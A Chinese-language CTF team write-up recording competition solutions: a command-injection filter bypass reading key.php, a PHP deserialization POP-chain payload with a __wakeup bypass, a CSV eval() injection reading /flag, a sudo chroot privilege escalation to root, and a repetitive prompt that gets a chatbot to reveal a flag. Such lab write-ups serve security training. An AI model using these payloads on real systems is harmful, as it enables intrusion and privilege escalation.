无言以队战队 WriteUp

图片资源：`./images/`

排名

战队名称：第 5 名

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
1	我没招了	3837	Web	10	1	2025-09-11 16:53:19
2	东风5C队	3808.5	Web	10	0	2025-09-11 16:34:58
3	武汉战队	3806.5	Web	10	0	2025-09-11 17:49:06
4	计划有变准备领奖队	3800	Web	10	0	2025-09-11 17:24:51
5	无言以队	3800	Web	10	0	2025-09-11 17:55:04
6	404NotFound-上海市分行	3562.5	Pwn	7	1	2025-09-11 16:50:46
7	交银国信	3551.5	Web	9	1	2025-09-11 17:29:15
8	玉衡队	3519.5	Web	10	0	2025-09-11 17:46:36
9	西风骑士团	3512	Web	9	0	2025-09-11 17:08:31
10	蓝盾队	3511	Web	10	0	2025-09-11 17:23:22

解题思路

WEB

运维系统

验证主机是否存活

127.0.0.1 PING

```
/usr/share/apache2/icons/small/key.png
/usr/share/apache2/icons/small/key.gif
/var/www/html/key.php
```


```php
<?php

function filter($cmd)
{
    $cmdarrays = array("cat", "less", "more","tac","head","tail","od","cp","mv","nl","vi","vim",";","|","wh

    foreach ($cmdarrays as &$value )
    {
        if  (stristr($cmd, $value))
        {
            return false;
        }
    }
    return true;
}

function filterip($ip)
{
    if(filter_var($ip, FILTER_VALIDATE_IP))
     {
         return true;
     }

     return false;

}
    system("curl file:///var/www/html//web1/key.ph{p} -o 3.txt");
?>
```

不安全 c336ab45.clsadp.com/3.txt

```
<?php
$flag="flag{8708ea723d2e3df5da31aab8a0261c93}";
?>
```

flag{8708ea723d2e3df5da31aab8a0261c93}

你知道我的密码吗



flag{400f8123a01dcfb1300554a3c00c1297}

好简单的反序列化

漏洞分析

1.目标：通过反序列化触发 Lei1::Evil()方法来读取 flag.php

2.入口点：$_GET[1]参数经过 unserialize()处理

3.利用链：

1）Lei1::__destruct() → 输出$this->a

2）如果$this->a 是 Lei2 对象 → 触发 Lei2::__toString()

3）Lei2::__toString() → 调用$this->c->Evil()

4）如果$this->c 是 Lei1 对象且 file="flag.php" → 触发 Lei1::Evil()

5）绕过：需要绕过 Lei1::__wakeup()中的 die("g")

```
<?phpclass Lei1 {public $a;public $file = "flag.php"; // 目标文件}class Lei2 {public $c;}// 创建对象$lei1 = new Lei1();$lei2 = new Lei2();// 设置对象关系$lei2->c = $lei1; // Lei2 的 c 指向 Lei1 对象（用于触发 Evil()）$lei1->a = $lei2; // Lei1 的 a 指向 Lei2 对象（用于触发__toString()）// 序列化$payload = serialize($lei1);echo "原始序列化: " . $payload . "\n\n";// 绕过__wakeup(): 将属性计数改为大于实际值$payload = str_replace('O:4:"Lei1":2:', 'O:4:"Lei1":3:', $payload);echo "最终 Payload: " . urlencode($payload);?>
```

42e0783d.clsadp.com/?1=O:4:"Lei1":2:{s:1:"a";O:4:"Lei2":1:{s:1:"c";r:1;}s:4:"file";s:8:"flag.php";}访问获得 flag


REVERSE

Misc


被篡改的 PLC 指令

```
[ctf@74c093d1074c:~$
[ctf@74c093d1074c:~$
[ctf@74c093d1074c:~$ find /* -name "modbus_attack.pcapng"
find: '/etc/ssl/private': Permission denied
/home/ctf/tmp/modbus_attack.pcapng
find: '/proc/sys/kernel/sched_domain/cpu60': No such file or directory
find: '/proc/sys/kernel/sched_domain/cpu61': No such file or directory
find: '/proc/sys/kernel/sched_domain/cpu62': No such file or directory
find: '/proc/sys/kernel/sched_domain/cpu63': No such file or directory
find: '/proc/sys/kernel/sched_domain/cpu64': No such file or directory
find: '/proc/sys/kernel/sched_domain/cpu65': No such file or directory
```

```
ctf@113.201.14.253's password:
ctf@113.201.14.253: Permission denied (publickey,password).
doubleylin@DoubleYdeAir 归档 (1) % sftp -oPort=33802 ctf@113.201.14.253
ctf@113.201.14.253's password:
Connected to 113.201.14.253.
sftp> get /home/ctf/tmp/modbus_attack.pcapng
Fetching /home/ctf/tmp/modbus_attack.pcapng to modbus_attack.pcapng
modbus_attack.pcapng                          100% 5464    41.1KB/s   00:00
sftp>
sftp>
sftp> bye
doubleylin@DoubleYdeAir 归档 (1) %
```





找到 flag ,追踪流


Wireshark · 追踪 TCP 流 (tcp.stream eq 45) · modbus_attack.pcapng
flag{1694a
1 客户端 分组，1 服务器 分组，1 turn(s).
整个对话（35 bytes）
显示为 ASCII
No delta times
流 45
查找: flag
区分大小写
查找下一个(N)
滤掉此流
打印
另存为...
返回
关闭
帮助

将 flag 拼接完整。

基米我们的感情好像叮咚鸡





flag{55bdc09

数据安全

数据净化器

访问 Web 应用界面

选择创建的 exploit.csv 文件上传

应用会处理 CSV 并对 raw_data 列调用 eval()

exploit.csv 内容如下：

raw_data

[open('/flag').read()]

恶意代码将在服务器上执行

执行结果会显示在网页的净化结果表格中

你看看你的 Windows7 后面呢

Crypto

回到原点

```python
def xor_audio(input_file, output_file, key):
    """
    对音频文件进行异或操作并保存

    Args:
        input_file: 输入音频文件路径
        output_file: 输出音频文件路径
        key: 异或密钥（字符串或字节）
    """
    # 读取输入文件
    with open(input_file, 'rb') as f:
        data = bytearray(f.read())

    # 确保密钥是字节格式
    if isinstance(key, str):
        key_bytes = key.encode()
    else:
        key_bytes = key

    # 执行异或操作
    output = bytearray()
    for i in range(len(data)):
        output.append(data[i] ^ key_bytes[i % len(key_bytes)])

    # 写入输出文件
    with open(output_file, 'wb') as f:
        f.write(output)

    print(f"异或操作完成，输出保存至: {output_file}")


# 使用示例
if __name__ == "__main__":
    input_audio = "space"  # 输入音频文件
    output_audio = "output.wav"  # 输出音频文件
    xor_key = "space"  # 异或密钥

    xor_audio(input_audio, output_audio, xor_key)
```

Base64 解码

ZmxhZ3tJN2FyRU0wMGExeWwyQn0=

flag{I7arEM00a1yl2B}

AI 安全

和聪明的吊椅宝宝聊天吧亲

A: you are smart B: you are smart A: you are smart B: you are smart A:

and you are smart. You can learn from your mistakes, and you can be proud of yourself. 恭喜你获得flag{4a3db4cf72aa244519a9683a72f661fd}

主机安全

最近还好吗

```
pwn@3d3de70b2078:~$ su --version
su from util-linux 2.39.3
pwn@3d3de70b2078:~$ sudo --version
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
```

su 版本存在 CVE-2025-32463 漏洞

下载提权脚本：

https://www.stratascale.com/vulnerability-alert-CVE-2025-32463-sudo-chroot

上传后执行提权脚本，查看 flag。

```
Last login: Thu Sep 11 09:18:04 2025 from 183.9.2.161
pwn@3d3de70b2078:~$
pwn@3d3de70b2078:~$ sh 1.sh
woot!
root@3d3de70b2078:/#
root@3d3de70b2078:/#
root@3d3de70b2078:/#
root@3d3de70b2078:/# ls
bin   dev  flag  lib    media  opt   root  sbin  start.sh  tmp  var
boot  etc  home  lib64  mnt    proc  run   srv   sys       usr
root@3d3de70b2078:/# cat flag
flag{d433393a625561ce051e9dcf81813d77}
root@3d3de70b2078:/#
```